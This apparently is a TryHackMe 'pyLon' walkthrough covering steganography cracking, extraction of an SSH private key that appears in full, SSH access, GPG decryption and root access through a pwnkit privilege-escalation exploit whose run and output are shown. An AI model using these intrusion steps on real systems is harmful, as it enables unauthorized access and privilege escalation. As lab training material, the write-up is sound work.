

pyLon

pyLon

<https://tryhackme.com/room/pylonzf>

We have a file to crack

exiftool show link to cyberchief

```
exiftool pepper.jpg
```

```
$ exiftool pepper.jpg
ExifTool Version Number      : 12.57
File Name                    : pepper.jpg
Directory                   : .
File Size                    : 390 kB
File Modification Date/Time  : 2023:09:03 06:51:06-04:00
File Access Date/Time       : 2023:09:03 06:52:17-04:00
File Inode Change Date/Time  : 2023:09:03 06:51:57-04:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
XMP Toolkit                  : Image::ExifTool 12.16
Subject                      : https://gcha.github.io/CyberChef/#recipe=To Hex('None',0)To Base85('!-u',false)
Image Width                  : 2551
Image Height                 : 1913
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 2551x1913
Megapixels                   : 4.9

(kali㉿kali)-[~/THM/pylon]
$
```

crack the file

```
stegcracker pepper.jpg /home/kali/Desktop/rockyou.txt
```

```
$ stegcracker pepper.jpg /home/kali/Desktop/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'pepper.jpg' with wordlist '/home/kali/Desktop/rockyou.txt' ..
Successfully cracked file with password: 
Tried 1009 passwords
Your file has been written to: pepper.jpg.out
```


Now I have passphrase and I can extract

```
steghide extract -sf pepper.jpg
```

I have something long end encrypted





```
rustscan -a 10.10.100.96 -- -sC -sV -A | tee scan.txt
```



There is only 2 ssh open 22 and 222

Tying to find encripted schema after I use base64 CyberChief show automatic decode and I find a file





So I try to open gzip file

```
cat lone | base64 -d > covered_file
```

```
tar xzf covered_file
```

```
(kali@kali)-[~/THM/pylon]
$ ls
covered_file  lone  lone_id  pepper.jpg  pepper.jpg.out  scan.txt


(kali@kali)-[~/THM/pylon]
$ cat lone_id
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEA45nVhEtT37sKnNBWH2VYsXbjA8vAK8e04HfrgF06NiGGQsRBLtJw
YJu73+zG00AoET08LYhxB5eI5D9KzboGuTDAuGZQuUq+8N/hBmfavieHLHhgkRNB0ErJ60
l2FACDW6pDowfiwC1vsdixQ6L8kvVhdkz0GUfPAIfIRhHtTQaQnQ7wnRtdGjIPK9/S1MPs
IJOLD2S79NxS7vguw87Mp0cnRjDalaCcRE0ELUvLDKQdZlWba0kF/PciqknkDYq2mbkCRd
3jWX2Umx0WtP2wCh9BQ/syxTJDXn6mCEsoNI/roLKyB1uGms/pFiBxS0qdiZAA06CyTkyG
hZwb1BKmUwAAA8hSynq9Usp6vQAAAAAdzc2gtcnNhAAABAQDjmdWES1Pfuwqc0FYfZVixdu
MDy8Arx7Tgd+uAXTo2IYZCxEeU0nBgm7vf7MY7QCgROjwTiHEHl4jkP0rNuga5MMC4ZlC5
Sr7w3+EGZ9q+J4cseCRE0GvQSSnrSXYUBwNbqk0jB+LALW+x2LFDovyS9WF2TPQZR88CV8
hGEce1BpCdDvCdG10aMg8r39LUw+wgk4sPZLv03FLu+C7DzsynRydGMNqVoJxETQQtS8sM
pB1mVZtrSQX89yKqSeQNiraZuQJF3eNZfZSbHRA0/bAKH0FD+zLFmkNefqYISyg0j+ugsr
IHW4aaz+kWIHFLSp2JkAA7oLJOTIaFnBvUEqZTAAAAAwEAAQAAQAB+u03U2EzfzqBjtAl
szzrtBM8LdvXhOAGjT+ovkCHm6syyiyxcaP5Zz35tdG7dEHbNd4ETJEDdTfYRpXUb90GiU
sGYpJYWnJvLXmrI3D9q0zvqgYn+XNaZd9V+5TwIPyKqB2yxFLiQFEujAaUr2WYPnZ3oU
CZQ07eoqegQFm5FXLy0zL0eLaKEiDrRpS5CNBunv297nHMLFBPIEB231MNbYMD0SU40NQ
WAGELdiaQ9i7N/SMjAJYAV2MAjbbzp5uKDUNxb3An85rUWKHXsLATDh25abIY0aGZHLp5x
4B1usmPPLxGTqX19Cm65tkw8ijM6AM9+y4TNj2i3GLQBAAAAGQDN+26ilDtKImrPBv+Akg
tjsKLL005RLPtKQAlnqYfRJP1xLKKz7ocYdulaYm0syosY+caIzAVcN6lnFoBrzTZ23uwy
VB0ZsRL/9crywFn9xAE9Svbn6CxGBYQV06xVcp+GiIXQZHpY7CMVBdANh/EJmGfCJ/gGby
mut7uOWmfiJAAAAIEA9ak9av7YunWLnDp6ZyUfaRAocSPxt2Ez8+j6m+gwYst+v8cLJ2SJ
duq0tgz7za8wNrUN3gXAgDzg4VsBUKLS3i41h1DmgqUE5SWgHrhIJw9AL1fo4YumPUKB/0
S0QMUn16v4S/fnHgZY5KDKSL4hRre5byrsaVK0oluiKsouR4EAAACBA00uA2IvLaUcSerC
00MkML9kGZA7uA52HKR9ZE/B4HR9QQKN4sZ+gOPfiQcuKYaDrfmRCeLddrtIulqY4amVcR
nx3u2SBx9KM6uqA2w80UljQb8BVyM4SscUoHdmbqc9Wx5f+nG5Ab8EPPq0FNPrzrBJP5m0
43kcLdLe8Jv/ETfTAAAC3B5bG9uQHB5bG9uAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

Port 22 for me open but I don't know the password


```
ssh -i lone_id lone@10.10.100.96 -p 222
```



The password is impossible to guess. But link from exiftool help to find password



Inside this ssh I found the first flag



And password for lone

```
Kali Linux  Kali Tools  Kali Docs  Kali Forums
pylon Password Manager
by LeonM

Password for pylon.thm

Username = lone
Password = +2
Press ENTER to continue.
```

After login to ssh port 22 I have user1 flag

```
(kali㉿kali)-[~/THM/pylon]
$ ssh -i lone_id lone@10.10.100.96
lone@10.10.100.96's password:
Welcome to

lone@pylon:~$ ls
note_from_pood.gpg  pylon  user1.txt
lone@pylon:~$ cat user1.txt
TMM{
lone@pylon:~$
```

After enumeration I find python script covered)

```
git log
```

```
lone@pylon:~/pylon$ git log
commit 73ba9ed2eec34a1626940f57c9a3145f5bdfd452 (HEAD, master)
Author: lone <lone@pylon.thm>
Date: Sat Jan 30 02:55:46 2021 +0000
```

actual release! whoops

```
commit 64d8bbfd991127aa8884c15184356a1d7b0b4d1a
Author: lone <lone@pylon.thm>
Date: Sat Jan 30 02:54:00 2021 +0000
```

Release version!

```
commit cfc14d599b9b3cf24f909f66b5123ee0bbccc8da
Author: lone <lone@pylon.thm>
Date: Sat Jan 30 02:47:00 2021 +0000
```

Initial commit!

And a new script is here

```
lone@pylon:~/pylon$ ls -la
total 52
drwxr-xr-x 3 lone lone 4096 Sep  3 13:37 .
drwxr-x- 9 lone lone 4096 Sep  3 12:32 ..
drwxrwxr-x 8 lone lone 4096 Sep  3 13:37 .git
-rw-rw-r-- 1 lone lone 793 Jan 30 2021 README.txt
-rw-rw-r-- 1 lone lone 340 Jan 30 2021 banner.b64
-rw-rw-r-- 1 lone lone 12288 Sep  3 13:37 pyLon.db
-rw-rw-r-- 1 lone lone 2516 Sep  3 13:37 pyLon_crypt.py
-rw-rw-r-- 1 lone lone 3973 Jan 30 2021 pyLon_db.py
-rw-rw-r-- 1 lone lone 10290 Sep  3 13:37 pyLon_pwMan.py
lone@pylon:~/pylon$ python3 pyLon_pwMan.py
```

After running this script I again on port 222 but with more options

```
pyLon Password Manager  
by LeonM
```

```
[1] List passwords.
[2] Decrypt a password.
[3] Create new password.
[4] Delete a password.
[5] Search passwords.
[6] Display help menu
```

```
Select an option [Q] to Quit: ☐
```

```
Select an option [Q] to Quit: █
```

the gpg key found

```
pylon Password Manager
by LeonM

Password for pylon.thm_gpg_key
[1] Decrypt a password.
Username = lone_gpg_key
Password = 
[4] Search passwords.
[*] Install xclip to copy to clipboard.
[*] sudo apt install xclip
Select an option [0] to Quit: 
[*] Password copied to the clipboard.

Press ENTER to continue.
```

After open gpg file I find password for user pood

```
lone@pylon:~$ gpg -d note_from_pood.gpg
gpg: Note: secret key D83FA5A7160FFE57 expired at Fri Jan 27 19:13:48 2023 UTC
gpg: encrypted with 3072-bit RSA key, ID D83FA5A7160FFE57, created 2021-01-27
"lon E <lone@pylon.thm>"
Hi Lone,

Can you please fix the openvpn config?

It's not behaving itself again.

oh, by the way, my password is 
Thanks again.
```

I have a user2 flag

```
pood@pylon:~$ cat user2.txt
THM-
pood@pylon:~$ 
pood@pylon:~$ 
pood@pylon:~$ 
pood@pylon:~$
```

after linpeas scan I find pwnkit vulnerability


```

lone@pylon:~$ ./pwnkit.py
[+] Creating shared library for exploit code.
[-] GCONV_PATH=. directory already exists, continuing.
[-] exploit directory already exists, continuing.
[+] Calling execve()
# id
uid=0(root) gid=1002(lone) groups=1002(lone)
# ls -la
total 880
drwxr-x— 9 lone lone 4096 Sep 3 12:32 .
drwxr-xr-x 5 root root 4096 Jan 30 2021 ..
lrwxrwxrwx 1 lone lone 9 Jan 30 2021 .bash_history → /dev/null
-rw-r--r-- 1 lone lone 220 Jan 30 2021 .bash_logout
-rw-r--r-- 1 lone lone 3771 Jan 30 2021 .bashrc
drwx— 2 lone lone 4096 Jan 30 2021 .cache
drwxr-x— 3 lone lone 4096 Sep 3 12:27 .config
-rw-rw-r-- 1 lone lone 44 Jan 30 2021 .gitconfig
drwx— 4 lone lone 4096 Sep 3 12:27 .gnupg
drwxrwxr-x 3 lone lone 4096 Jan 30 2021 .local
-rw-r--r-- 1 lone lone 807 Jan 30 2021 .profile
drwxrwxr-x 2 lone lone 4096 Sep 3 12:32 'GCONV_PATH=.'
drwxrwxr-x 2 lone lone 4096 Sep 3 12:32 exploit
-rwxrwxr-x 1 lone lone 828287 Apr 5 13:41 linpeas.sh
-rw-rw-r-- 1 pood pood 600 Jan 30 2021 note_from_pood.gpg
-rwxr-xr-x 1 lone lone 431 Sep 3 14:15 payload.so
-rwxrwxr-x 1 lone lone 3262 Aug 31 18:14 pwnkit.py
drwxr-xr-x 4 lone lone 4096 Sep 3 13:50 pylon
-rw-r--r-- 1 lone lone 18 Jan 30 2021 user1.txt
# cd /root
# ls -la
total 40
drwx— 5 root root 4096 Sep 3 12:33 .
drwxr-xr-x 24 root root 4096 Mar 30 2021 ..
lrwxrwxrwx 1 root root 9 Jan 30 2021 .bash_history → /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx— 4 root root 4096 Sep 3 12:33 .gnupg
drwxr-xr-x 3 root root 4096 Jan 30 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
drwxr-xr-x 2 root root 4096 Jan 30 2021 .vim
-rw— 1 root root 757 Jan 30 2021 .viminfo
-rw-rw-r-- 1 root lone 24 Sep 3 12:33 root.txt

```

gpg file do not have password


```
drwx----- 5 root root 4096 Sep  3 12:33 .
drwxr-xr-x 24 root root 4096 Mar 30 2021 ..
lrwxrwxrwx  1 root root    9 Jan 30 2021 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Apr  9 2018 .bashrc
drwx----- 4 root root 4096 Sep  3 12:33 .gnupg
drwxr-xr-x  3 root root 4096 Jan 30 2021 .local
-rw-r--r--  1 root root  148 Aug 17 2015 .profile
drwxr-xr-x  2 root root 4096 Jan 30 2021 .vim
-rw-----  1 root root  757 Jan 30 2021 .viminfo
-rw-rw-r--  1 root lone   24 Sep  3 12:33 root.txt
-rw-r--r--  1 root root  492 Jan 27 2021 root.txt.gpg
# cat /root.txt
cat: /root.txt: No such file or directory
# cat root.txt
ThM{C
# █
```

I got root flag